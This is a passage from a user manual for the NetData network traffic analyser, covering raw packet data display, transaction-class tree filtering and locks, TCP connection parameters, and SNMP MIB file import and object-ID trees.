
Many protocols – particularly file-transfer protocols – handle blocks of data formatted according to rules that are unknown to NetData. In these circumstances NetData records the raw data block and, when the relevant transaction is described, displays the data in its 'automatic' format which switches between text and hexadecimal codes as appropriate. A double click on its part of the tree prompts NetData to display the raw data in a separate window where it can be displayed in a variety of modes, and this window's button bar has a Save button that will write the raw data to a file.

In the following example a zipped executable was transferred by FTP. The Save button records the transferred zip file which allows the original executable to be recovered:



22.34 Viewing Packet Raw Data

The context menu of the packet-table browser includes an option to display the raw data of a packet, and that option has a sub-menu to select the raw data of either the payload or the sequence of network headers preceding the payload. Together these two options can display the complete contents of a packet as captured.




By default a packet's raw data is read from its original capture file, but a checkbox on the Output page of controls commands NetData to record raw data in the database, allowing it to be retrieved for display without reference to the original capture files.

23 Transaction-Class Tree

23.1 Filtering Out Transaction Classes in Tree

After analysis one of the first charts to view is a transaction performance chart that plots the response times of all the transactions. It provides the first evidence of any problem that causes a transaction to run slowly or fail to get a response, and is the starting point for further investigations with other charts.

If there are too many transactions for one chart, loading may be restricted to transactions with large response times, or to certain types of transactions selected in the transaction-class tree. A new filtering function for the tree will filter *out* selected transaction types, and works with the existing record-loading process that filters *in* selected transaction types. The first step is to select specific servers, groups or individual transaction types in the tree – perhaps with the tree-search function – and from the Tree menu choose to 'Lock Selected Transaction Classes'. The icons of the locked items display a red colour, as in the following tree with locks on all the NFS groups and transaction types:




When the Chart button is clicked to load all the transactions of one or more selected branches, transactions of the locked items within those branches will be excluded. For example, with the root of the Servers tree selected in the sample above, the Chart button would load all but the NFS transactions.

When new selections are locked, all existing locks are retained. Locks are removed within a branch by selecting that branch and choosing from the Tree menu to 'Unlock All Transactions of Selected Branch'. If the tree-root item is selected, all locks will be removed.

Tree-search functions and the new lock functions are designed to step through a sequence of performance charts with a minimum of steps, as in the following generation of three charts that together display all a project's transactions:

1. Select the Servers tree root.
2. Choose 'Search Transaction Classes' and enter 'NFS'.
3. Click 'Select All' to select all NFS transactions.
4. Click 'Chart Trans' to load and plot all NFS transactions.
5. Choose 'Lock Selected Transaction Classes' to exclude all NFS transactions.
6. In the search window click 'Back' to re-select the tree root and enter '20007'.
7. Click 'Select All' to select all the transactions with port number 20007.
8. Click 'Chart Trans' to load and plot all the transactions of port 20007 in all servers.
9. Choose 'Lock Selected Transaction Classes' to exclude all transactions of port 20007.
10. In the search window click 'Back' to re-select the tree root.
11. Click 'Chart Trans' to load and plot all the transactions except NFS transactions and transactions of port 20007.




If only one tree item is selected and that item is locked, its lock will be temporarily over-ridden when the Chart button is clicked.

Transaction-class locks are attributes of the tree and have no effect when loading records through the load-data window.

23.2 Window Scale and Other Connection Parameters

The dialogue summaries chart can highlight dialogues with different window scales or different segment sizes, and the main dialogue chart can highlight dialogues which didn't enable selective acks. NetData includes all these connection parameters in the request and response signatures of connection setup transactions, to allow particular settings, or absence of TCP features, to be found in the transaction-class tree.




Presenting connection parameters in transaction signatures exposes inconsistencies as in this example which reveals the existence of a cluster of two or more servers, some using a window scale of 2 and others using a scale of 3.

All the connection parameters are also summarised in the setup transaction's key data field.

23.3 Tree Search Option to Skip Questionable Transactions

The tree-search dialogue window provides an option to skip or include *questionable* transactions. Questionable transactions are those whose recording by the sniffer was not complete, because the sniffer either dropped a packet or saw only one side of the dialogue.




By default, questionable transactions are skipped, and this is useful when searching for transactions without a response or with an incomplete response.

24 ITU/ISO Object Tree and MIB Browsing

24.1 ITU/ISO Object Tree Viewer

An option in the View menu displays a tree of the object IDs and their names that are known by NetData. NetData gives these names to any object IDs it finds in SNMP messages, digital certificates and other messages formatted according to the basic encoding rules of ASN.1.



24.2 Management Information Base (MIB) Browsing

NetData provides an extensive suite of functions to display and track the changing contents of SNMP MIBs (Management Information Bases) in network-connected devices. The primary purpose of NetData's functions is to give names to object IDs found in SNMP and other messages or portions of messages encoded according to the rules of ASN.1 (Abstract Syntax Notation). NetData has a dictionary with more than 900 object IDs used widely in networking equipment such as routers and switches, and can augment its dictionary by reading MIB definition files.

A second objective is to display the contents and structure of MIBs. NetData can construct tables of MIB objects from two sources of information: from SNMP transactions found in captured traffic; or by sending its own SNMP Get requests to designated MIBs. The resulting tables display object IDs, names and values in a form that also reveals the tree structure of the MIB objects. Tables recorded from captured traffic will show what objects are tracked by network management systems.

Most MIB objects in networking equipment are counters of packets and octets (bytes) that characterise traffic volumes by network port and protocol. The diagnostic value of this statistical information depends on the sampling rate, and in general is not as useful as the high-resolution recording of events produced directly by NetData. However, information in a MIB may extend network visibility to sub-networks beyond the reach of a sniffer, or to behaviour within a server or device that can't be seen any other way. In case there is no existing management system or MIB browser to poll objects effectively, NetData itself is able to poll any sets of MIB objects, at any rate. Polled values can be watched in a MIB table in real time, but the intention is to capture the polling traffic with a sniffer, for later analysis and charting together with other performance indicators in the traffic.

24.2.1 Reading MIB Files

The File menu offers an 'Import MIB Files' command that can read more than 300 files in a single operation. NetData reads sufficient information to associate object names with object IDs, to enumerate the meanings of some integers, and describe measurement units.


To fully understand a MIB file it may be necessary to import some definitions from other MIB files specified in an IMPORTS statement:

```
ADSL2-LINE-MIB DEFINITIONS ::= BEGIN

IMPORTS
   MODULE-IDENTITY, OBJECT-TYPE,
   transmission,
   Unsigned32, NOTIFICATION-TYPE, Integer32, Counter32
      FROM SNMPv2-SMI
```

This statement indicates that objects in the ADSL2-LINE-MIB are attached to the `transmission` branch of the object tree, and the ID of that branch is defined in SNMPv2-SMI. NetData doesn't read the subsidiary files specified in Import statements because it already has commonly used branches such as `transmission` in its object tree. However, if it is unable to locate a branch of the tree, it builds the MIB's objects into separate trees of temporarily *orphaned* objects. If the required MIB files are read subsequently the orphaned objects are then grafted onto their proper place in the object tree.

After reading MIB files NetData offers to display the expanded object tree, and the tree can be displayed at any time with the 'View, ITU/ISO Object Tree' command. The following panel displays the trees of orphaned objects after reading the file of APPN-TRAP-MIB definitions, and shows how NetData highlights the position of the last-imported module in the tree.



A tree with nearly 23,000 public MIB objects can be created by reading all the MIB files supplied with Wireshark and usually found in the folder `C:\Program Files\Wireshark\snmp\mibs`. NetData creates trees of orphaned objects temporarily while reading the files, but few if any remain after all the Wireshark files have been read.


If NetData is unable to locate an object in the tree, it can be asked to read a short file with the missing object IDs, expressed in the same format as portions of a MIB file:

```
internet OBJECT IDENTIFIER     ::= { 1 3 6 1 }
internet OBJECT IDENTIFIER     ::= { iso org(3) dod(6) 1 }
transmission OBJECT IDENTIFIER ::= { internet 2 1 10 }
adsl2MIB MODULE-IDENTITY       ::= { transmission 238 }
```


The first of these examples identifies an object in its complete numerical form, equivalent to 1.3.6.1 in dotted-decimal notation. The other examples relate new objects to other objects that are closer to the root of the tree.

24.2.2 Extracting MIB Tables from Traffic

